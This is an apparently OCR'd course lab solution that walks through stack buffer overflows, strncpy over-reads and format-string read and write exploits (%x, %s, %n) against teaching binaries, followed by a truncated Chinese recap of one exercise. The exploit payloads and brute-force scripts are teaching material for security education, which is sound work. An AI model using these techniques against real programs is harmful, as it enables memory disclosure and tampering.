
COMP2700 Lab 6 Solution

Exercise 1.

As discussed in the lecture, the function call to strcpy in strcpy(buffer, argv[1]) does not check the length of the source string (argv[1]). Since argv[1] is controlled by the user (attacker), they can input a string that exceeds the length of the buffer.

Assuming that the integer a is located right above the char[] buffer[1], overflowing the buffer will overwrite the integer a. Since int is 32-bit (4 bytes) long, and since we are in a little-endian architecture, the least significant byte of 'a' occupies the lower address (which is the byte right above the buffer), i.e., buffer + 16, and its most significant byte will be located at buffer + 19. To overflow the buffer, we input 16 bytes (e.g., '0123456789ABCDEF'), then followed by four bytes that would be interpreted as the integer 0x41424344, i.e., a four-byte sequence 0x41, 0x42, 0x43, 0x44. But because of the little-endianness, the order of these four bytes must be reversed, i.e., 0x44, 0x43, 0x42, 0x41.
The next problem is how to input these bytes in the command line. In this case, it so happens that 0x41 is the ASCII code for the letter 'A', 0x42 for 'B', and so on. So the four byte sequence [0x44, 0x43, 0x42, 0x41] can also be represented as the string "DCBA". Therefore an input string that would overflow the buffer and set the value of a to the right value (0x41424344) is "0123456789ABCDEFDCBA". Below left shows a working exploit and below right is a figure showing the configuration of the stack after the overflow.


```
$ ./ex1 0123456789abcdefDCBA
Address of a: 0xffc7c81c
Address of buffer: 0xffc7c80c
Value of a: 41424344
Well done!
```



[1] The C compiler such as gcc may perform various optimisations that may include re-ordering how local variables are allocated in the stack, so in practice, the order you see in the source code may not reflect the actual order of these variables in the program binary. In this case, they happen to be in the same order.

Exercise 2.

In this case, the buffer is allocated in the heap, not the stack, and there is a huge gap in between the buffer in the heap and the variable 'a', as indicated in the output of the program. For example, here's a run of the program in the lab VM.



```
admin2700@comp2700_lab:~/lab6$ ./ex2 aaaa
Address of a: 0xffffd22b
Address of buffer: 0x56558160
Value of a: a
admin2700@comp2700_lab:~/lab6$ 
```

The output shows a gap of (0xffffd22b - 0x56558160) = 2,846,511,307 which is more than 2 GB. To overwrite the variable 'a' by overflowing 'buffer', the attacker would need to enter an input of size more than 2GB. This may not be feasible to do in a command line interface, as some systems such as Linux has a much smaller buffer allocated for the arguments of a program (the argv variable in the program).


Exercise 3.

The attacker runs the program with input ‘aaaaaaaaaaaaaaa’ (‘a’ repeated 15 times); the program will output:

aaaaaaaaaaaaaaaSECRET


This works because strncpy does not copy the NULL character to the end of the buffer when the string to be copied is longer than the buffer size.

Roughly, the layout of the stack frame will be as in the picture below. The variable secret[] is located just above buffer in the stack frame. Therefore printf will print the entire content of buffer and secret.



Exercise 4.

For this exercise, we can use a few %x in the input format string until we observe the value of secret_int. After a few tries, we see that at least 7 copies of %x are needed to reach the location of secret_int in the stack. Here is an example run; the value of secret_int in the output is highlighted.



```
admin2700@comp2700_lab:~/lab6$ ./ex4 "%x %x %x %x %x %x %x"
56556fd8 ffffd2f0 56555534 2 ffffd2e4 ffffd2f0 41424344admin2700@comp2700_lab:~/lab6$
admin2700@comp2700_lab:~/lab6$
```

Exercise 5.

Following the hint given, we write a simple shell script to print the content of the stack

```
#!/bin/bash

for((i=1; i<=100; ++i))
do
   x=$(echo -e "%$i\$x \n n" |  ./ex5)
   if [[ $x == *12345678* ]]
   then
      echo "Found at iteration $i"
      break
   fi
done
```

Since the program ex4 requires the user to input a string, followed by a yes/no answer, for each test, we need to supply the program with two lines of input. This is achieved using the `echo` command, and piping its output to the input of ex4. For iteration, say 5, the intention is to output the following two lines:

```
%5$x
n
```

However, since we can't type the new line character directly, we need to represent it using a string, "\n" in this case. Note also that since '$' has a special meaning in the bash environment, writing

```
echo "$x"
```


for example, will not cause the echo command to print "$x"; instead it will treat x as an environment variable and print its value instead. So we need to tell echo to treat $x as literally a string. This is done by

```
echo "\$x"
```

Taking these into account, the final form of the string to print using echo is

```
echo  -e "%$i\$x \n n"
```

Running this script shows that the variable 'helper' on the 25th position from the top of the stack frame of the call to 'printf()'. That is, the format string "%25$x" will print the content of the helper variable. The 'guess' variable is located right above the 'helper' variable in the stack (assuming the compiler does not reorder the local variables in the stack, which is the case here), so it can be printed by the format string "%26$d". Here's an example of a successful exploit:



```
admin2700@comp2700_lab:~/lab6$ ./ex5
Address of n: 0xffffd22c
Address of guess: 0xffffd228
Address of helper: 0xffffd224
What is your guess? %25$x
Your answer: 12345678
 is wrong!
Guess again (y/n)? y
What is your guess? %26$d
Your answer: 1388722493
 is wrong!
Guess again (y/n)? y
What is your guess? 1388722493
Your answer: 1388722493
 is correct!
admin2700@comp2700_lab:~/lab6$ 
```

Format string to identiy the position of the helper variable.


Format string to display the random guess, which is one position above the helper variable.

Exercise 6.

The first stage of the exploit is similar to the previous exercise, but instead of relying the 'helper' value, we will inject a pattern to the format string itself, and use that to find the relative position of fmtstr from the top of the stack frame of 'printf(fmtstr)'. Here's an example shell script to do this:


```
#!/bin/bash
for((i=1; i<=100; ++i))
do
   x=$(echo "AAAA %$i\$x" |  ./ex6)
   if [[ $x == *41414141* ]]
   then
      echo "Found at iteration $i"
      break
   fi
done
```

Running this script shows that fmtstr is equivalent the 32nd integer argument of printf(fmtstr). So setting fmtstr to "AAAA %32$x" gives the following output:




```
admin2700@comp2700_lab:~/lab6$ ./ex6
Address of fmtstr: 0xffffd1f0
Address of secret: 0xffffd1e8
Input a format string: AAAA %32$x
AAAA 41414141
admin2700@comp2700_lab:~/lab6$ 
```

That is, the printf(fmtstr) prints the "AAAA" first, and then substitute "32x" with the hex value of the 32nd element of the stack (relative to the position of the top of the stack frame of printf(str)), which is the location of the buffer for 'fmtstr', so the printed content is 41414141 (each byte 0x41 (in hexadecimal) corresponds to the ASCII code of 'A'). Here's an approximate illustration of the stack frame configuration at this point:



Top of stack frame of main
fmtstr [63]
A
A
A
A
fmtstr [0]
secret [0]
Top of stack frame of printf (fmtstr)
address of format string

For the second stage, instead of injecting the pattern "AAAA" into fmtstr, we inject the address of 'secret' 0xffffd168 (the exact address may vary) into fmtstr. That is, instead of "AAAA", we inject four bytes 0x68, 0xd1, 0xff, 0xff. Note that the order of the bytes is reversed in the stack, since we are in a 'little endian' architecture, so the most significant byte occupies a higher memory address.

To inject the four bytes 0x68, 0xd1, 0xff and 0xff into fmtstr, instead of typing them directly on keyboard, we use the 'echo' command to print the bytes (using \x escape sequence) and pipe the output to ex5. Note that some of the bytes, e.g., 0xd1, are out of the range of printable characters, so we can't type them directly. However, if we use the format specifier %x to print that address, we end up printing those exact four bytes (as an integer), rather than the secret string:


```
admin2700@comp2700_lab:~/lab6$ ./ex6
Address of fmtstr: 0xffffd1f0
Address of secret: 0xffffd1e8
Input a format string: AAAA %32$x
AAAA 41414141
admin2700@comp2700_lab:~/lab6$ echo -e "\xe8\xd1\xff\xff %32\$x" | ./ex6
Address of fmtstr: 0xffffd1f0
Address of secret: 0xffffd1e8
Input a format string: ���� ffffd1e8
admin2700@comp2700_lab:~/lab6$ █
```

We should instead instruct printf to *dereference* that address, and the only way to do this is to consider that address as a pointer to char (i.e., a string), so the correct format specifier to use is %s:


```
admin2700@comp2700_lab:~/lab6$ echo -e "\xe8\xd1\xff\xff %32\$s" | ./ex6
Address of fmtstr: 0xffffd1f0
Address of secret: 0xffffd1e8
Input a format string: ���� findme
admin2700@comp2700_lab:~/lab6$ █
```

The secret ('findme') is now printed (along with some other non-printable characters, which correspond to the address of the secret variable).

Exercise 7.


The offending printf here is the command 'printf(buf)' since the content of buf is controlled by the attacker (copied from the argument of the program).

We can use the same trick as in Exercise 6 to figure out the position of the format string in the stack. But instead of reading the content of a variable from the stack using a format string, we will use the format specifier %n to overwrite a variable in the stack. Note that the argument that corresponds to the %n specifier is an address, so if we want to overwrite the variable n, we need to pass the address of n (which is displayed when we run ex7) to match the format specifier.

In the example below, we see that the (start) format string is located at the fourth position from the top of the stack frame of the offending printf. Using a format specifier %4$n will thus overwrite the memory address encoded in the first four bytes of the format string.

Recall that %n writes exactly the number of characters printed so far by the printf command.


Here’s an example of overwriting the variable n:



```
admin2700@comp2700_lab:~/lab6$ ./ex7
Address of n = 0x5655700c
Enter a string: AAAA %4$x
AAAA 41414141
Value of n = 00000000
admin2700@comp2700_lab:~/lab6$ echo -e "\x0c\x70\x55\x56 %4\$n" | ./ex7
Address of n = 0x5655700c
Enter a string:
                pUV
Value of n = 00000005
admin2700@comp2700_lab:~/lab6$ 
```

As in Ex. 6, we encode the address of n (0x5655700c) at the beginning of the format string (using the ‘echo’ command to encode it as four bytes \x0c\x70\x55\x56). In this case, the value 5 is written to n. This is because number of characters printed before the %4$n specifier is exactly 5 character long: “\x0c\x70\x55\x56 “ (that is, the four byte encoding of the address 0x5655700c followed by a space character).

To store a different value, we need to adjust the number of characters printed prior to the %n specifier. If the required value of n is longer than what the buffer can hold (e.g., 100 in this case), we cannot enter all characters directly as they will not fit in the buffer. Fortunately, printf has a format specifier that allows us to ‘pad’ the output with spaces. For example, the specifier %10d tells printf to print an integer in a fixed width of 10 character, filling in space characters to the left of the integer as needed.
So to overwrite n with the value 100, we just have to print an additional 95 characters, using %95d.




```
admin2700@comp2700_lab:~/lab6$ echo -e "\x0c\x70\x55\x56 %95d%4\$n" | ./ex7
Address of n = 0x5655700c
Enter a string:
                pUV
Value of n = 00000064
Well done! Can you get to Win2()?
admin2700@comp2700_lab:~/lab6$ 
```

This gets us the Win1() function.

How do we get to Win2()? The above format string allows us to overwrite n with any values greater or equal to 4, since the four bytes encoding of the address of n will always be printed. But what if we put the encoding of the address of n ***after*** the %n specifier? Since this program is a 32-bit binary, each memory address uses 32 bit (4 bytes). We know that the start of the format string corresponds to the fourth argument of the offending printf. That means that the fifth argument of that printf will start from the 5th character in the format string, the sixth argument will start from the 9th character, and so on.

Here's a more general attack method, that allows us to set an arbitrary value for n.



```
admin2700@comp2700_lab:~/lab6$
admin2700@comp2700_lab:~/lab6$ echo -e "%3d%6\$n \x0c\x70\x55\x56" | ./ex7
Address of n = 0x5655700c
Enter a string:  64
                            pUV
Value of n = 00000003
You did it!
admin2700@comp2700_lab:~/lab6$ █
```

Notice that the address of n is embedded in the format string starting at the 9th character, which corresponds to the sixth argument of the offending printf. This gets us Win2().

ex6题目概述:

这个练习是基于一个存在格式化字符串漏洞的 C 程序 ex6.c。
程序中定义了三个变量：fmtstr（用户输入的格式化字符串）、secret（包含秘密字符串
junk（填充栈的冗余数据）。
用户输入的格式化字符串将直接传递给 printf()，因此可能会导致信息泄露。
问题分析:

格式化字符串漏洞允许用户利用 %x、%s 等格式化符号来读取栈上的数据，甚至可以通过内存地址直
解题思路

第一步: 识别 fmtstr 在栈上的位置

通过注入占位符字符串 "AAAA"（其 ASCII 值为 0x41414141），并使用格式化符号 %x

一旦在输出中看到 41414141，就说明找到了 fmtstr 的位置。
Shell 脚本（用于找到 "AAAA" 在栈中的位置）:

bash
复制代码
```
#!/bin/bash
for ((i=1; i<=100; ++i)); do
  x=$(echo "AAAA %$i\$x" | ./ex6)
  if [[ $x == *41414141* ]]; then
    echo "Found at iteration $i"
    break
  fi
done
```
脚本的输出显示 "AAAA" 位于 printf() 的第 32 个参数上，因此 %32$x 可以读取 fmtstr 的地址。
第二步: 利用地址泄露读取 secret 的内容

找到 fmtstr 的位置后，接下来通过注入 secret 变量的地址来读取其内容。
由于系统是小端序（little-endian），地址需要以反序方式注入。例如，如果 secret 的地址是 0xffffd1e8，
注入地址并读取内容:

bash
复制代码
```
echo -e "\xe8\xd1\xff\xff %32\$s" | ./ex6
```
解释:
\xe8\xd1\xff\xff 是 secret 的地址。
%32$s 指示 printf 解释栈上的内容为指向字符串的指针，并打印该字符串。
栈布局解析
在程序执行期间，栈的布局大致如下: